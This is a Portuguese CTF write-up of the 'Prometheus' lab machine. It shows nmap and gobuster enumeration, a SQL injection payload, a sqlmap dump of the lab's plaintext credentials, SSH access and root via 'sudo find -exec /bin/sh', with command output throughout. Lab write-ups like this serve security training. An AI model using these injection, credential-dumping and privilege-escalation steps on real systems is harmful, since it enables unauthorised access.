

Prometheus CTF Write-up

Sinopse

CTF inspirado em temáticas cyberpunk, escolhido pela OFFSEC para a SATECH/UFSC 2025. Dentro deste CTF, está rodando uma máquina vulnerável à SQL Injection, permitindo obter um usuário e uma senha por meio do banco de dados, podendo se conectar a shell e escalar privilégios a partir de uma má configuração das permissões sudo.

1 Enumeração

O reconhecimento inicial foi feito com um scan Nmap para identificar portas e serviços abertos na máquina 10.10.144.113.

```
> nmap -sV -sC -v <IP_MAQUINA>
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|_  256 48:42:7a:cf:38:19:20:86:ea:fd:50:88:b8:64:36:46 (ECDSA)
|_  256 9d:3d:85:29:8d:b0:77:d8:52:c2:81:bb:e9:54:d4:21 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Resultado do scan Nmap.

A varredura mostrou as portas 22 (SSH) e 80 (HTTP) abertas.

Acessando a porta 80, encontramos a página principal http. Uma segunda página, index2.php, foi encontrada, por meio do comando:

```
> gobuster dir -u <IP_MAQUINA> -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt -x php,txt,html
```

```
(kali@kali)-[/usr/share/wordlists/dirbuster]
$ gobuster dir -u 10.10.144.113 -w directory-list-2.3-medium.txt -x php,txt,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.144.113
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 866]
/login.php (Status: 200) [Size: 352]
/index2.php (Status: 200) [Size: 79108]
Progress: 1268 / 882236 (0.14%)^C
```

Figure 2: Resultado do Gobuster.

Ao acessar o diretório escondido, nos deparamos com a seguinte página nesse estilo cyberpunk.




Figure 3: Página index2.php.

Ao analisar o código fonte da página, encontramos, no meio do código, uma mensagem em hexadecimal que, quando decodificada, responde a uma das perguntas feitas no desafio. Essa análise mostrou, também, um novo diretório que, ao que tudo indica, é uma página de login.

```
602
603 <li>PROMETHEUS> initialize global protocol --login</li>
604 <li>AUTHORIZATION REQUIRED</li>
605 <li>PROMETHEUS MSG> _ AUTHORIZATION PANEL :: http://[personal ip]/auth-login.php</li>
606
607 </ul>
608 </div>
```

Figure 4: Novo diretório.

2 Vulnerabilidade e Exploração

Ao injetar o comando [' OR '1'='1'] no campo user da nova aba encontrada, um erro de SQL foi retornado, confirmando uma vulnerabilidade de SQL Injection.

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'ss' at line 1 in /var/www/html/login.php:20 Stack trace: #0 /var/www/html/login.php(20): mysqli->query() #1 (main) thrown in /var/www/html/login.php on line 20




Figure 5: Erro de SQL confirmando a vulnerabilidade.

Para explorar essa vulnerabilidade, utilizei a ferramenta sqlmap para tentar extrair alguma informação extra que pudesse ajudar a fazer login pelo ssh.

```
> sqlmap -u "http://<IP_MAQUINA>/auth-login.php" --forms --crawl=1 --dump
```

Nesse comando, `--forms` instrui o sqlmap a procurar formulários HTML na URL alvo. quando encontramos esse formulário, o sqlmap identifica automaticamente os campos vulneráveis. Já o `--crawl=1` ativa a funcionalidade de crawling do site, ou seja o sqlmap vai seguir os links encontrados na página alvo para descobrir outros potenciais pontos de injeção. O `=1` define a profundidade do rastreamento, dessa forma, ele irá analisar a página inicial e todos os links que encontrar nela. A flag `--dump` é uma flag que realmente age; ela diz à ferramenta o que fazer depois de encontrar a vulnerabilidade.. Ela instrui especificamente o sqlmap a extrair todo o conteúdo das tabelas do banco de dados, e é exatamente aí que conseguimos o nosso login e nossa senha para acessar a porta 22.

```
Back-end OS: MySQL > 5.0 (MariaDB fork)
[23:12:50] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[23:12:50] [INFO] fetching current database
[23:12:50] [INFO] retrieved: 'sion'
[23:12:50] [INFO] fetching tables for database: 'sion'
[23:12:51] [INFO] retrieved: 'users'
[23:12:51] [INFO] fetching columns for table 'users' in database 'sion'
[23:12:51] [INFO] retrieved: 'id'
[23:12:51] [INFO] retrieved: 'int(11)'
[23:12:52] [INFO] retrieved: 'username'
[23:12:52] [INFO] retrieved: 'varchar(50)'
[23:12:52] [INFO] retrieved: 'password'
[23:12:53] [INFO] retrieved: 'varchar(50)'
[23:12:53] [INFO] fetching entries for table 'users' in database 'sion'
[23:12:53] [INFO] retrieved: '1'
[23:12:53] [INFO] retrieved: 'F4ckTh3F4k3H4ck3r5'
[23:12:54] [INFO] retrieved: 'shelly'
[23:12:54] [INFO] retrieved: '2'
[23:12:54] [INFO] retrieved: 'cambiam08'
[23:12:54] [INFO] retrieved: 'admin'
Database: sion
Table: users
[2 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | F4ckTh3F4k3H4ck3r5 | shelly |
| 2 | cambiam08 | admin |
+----+-----+-----+
[23:12:54] [INFO] table 'sion.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.144.113/dump/sion/users.csv'
```

Figure 6: Sqlmap extraindo usuários e hashes de senhas.

O sqlmap obteve os hashes dos usuários shelly.

3 Acesso Inicial

Com a senha e o usuário podemos fazer login no sistema por meio do ssh.

```
> ssh shelly@10.10.144.113
```

```
(kali@kali)-[/usr/share/wordlists/dirbuster]
$ ssh shelly@10.10.144.113
The authenticity of host '10.10.144.113 (10.10.144.113)' can't be established.
ED25519 key fingerprint is SHA256:r1UfXxL8Fd1e/Q87Jno3P3xHjMTUwmJlKfcs10AST8.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:27: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.144.113' (ED25519) to the list of known hosts.
>> ACCESSING: AUTHORITY MAINFRAME <<
shelly@10.10.144.113's password:

#####
DONT TOUCH MY SYSTEM #
#####
Last login: Sun Sep  7 23:50:50 2025 from 192.168.56.1
shelly@OFFSEC:~$
```

Figure 7: Sinto muito Shelly, mas agora já é tarde.

Uma vez dentro do sistema, só dar um cat para obtermos a flag do usuário.

```
shelly@OFFSEC:~/SA$ ls
user-flag.txt
shelly@OFFSEC:~/SA$ cat user-flag.txt

HmU

HackMyVM
Flag User :: 82kd8FJ5SJ00HmVUS3R36gd

shelly@OFFSEC:~/SA$
```

Figure 8: Conteúdo do arquivo user-flag.txt.

4 Escalação de Privilegios

O comando -l revelou que o usuário shelly podia executar o comando <find> como sudo. Consultando o GTFObins, foi encontrado um método para escalar privilégios.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Figure 9: Comando para escalação de privilégios com find.

O comando foi executado na máquina alvo, concedendo um shell de root.

```
> sudo find . -exec /bin/sh \; -quit
```

```
shelly@OFFSEC:~/SA$ sudo find . -exec /bin/sh \; -quit
sudo: unable to resolve host OFFSEC: Nombre o servicio desconocido
# whoami
root
#
```

Figure 10: Execução do comando e obtenção de acesso root.

Com acesso de root, a flag final foi encontrada dentro de um arquivo de imagem, sendo extraída com o comando `strings`.

```
qo+p
B0$/
Pt<H4
;HNV-FLAG[[ p3vhKP9d97a7HNV79ad9ks2s9 ]]
#
```

Figure 11: Flag de root extraída do arquivo.

E assim termina o CTF Pr0m3th3us do CTF da satech 2025.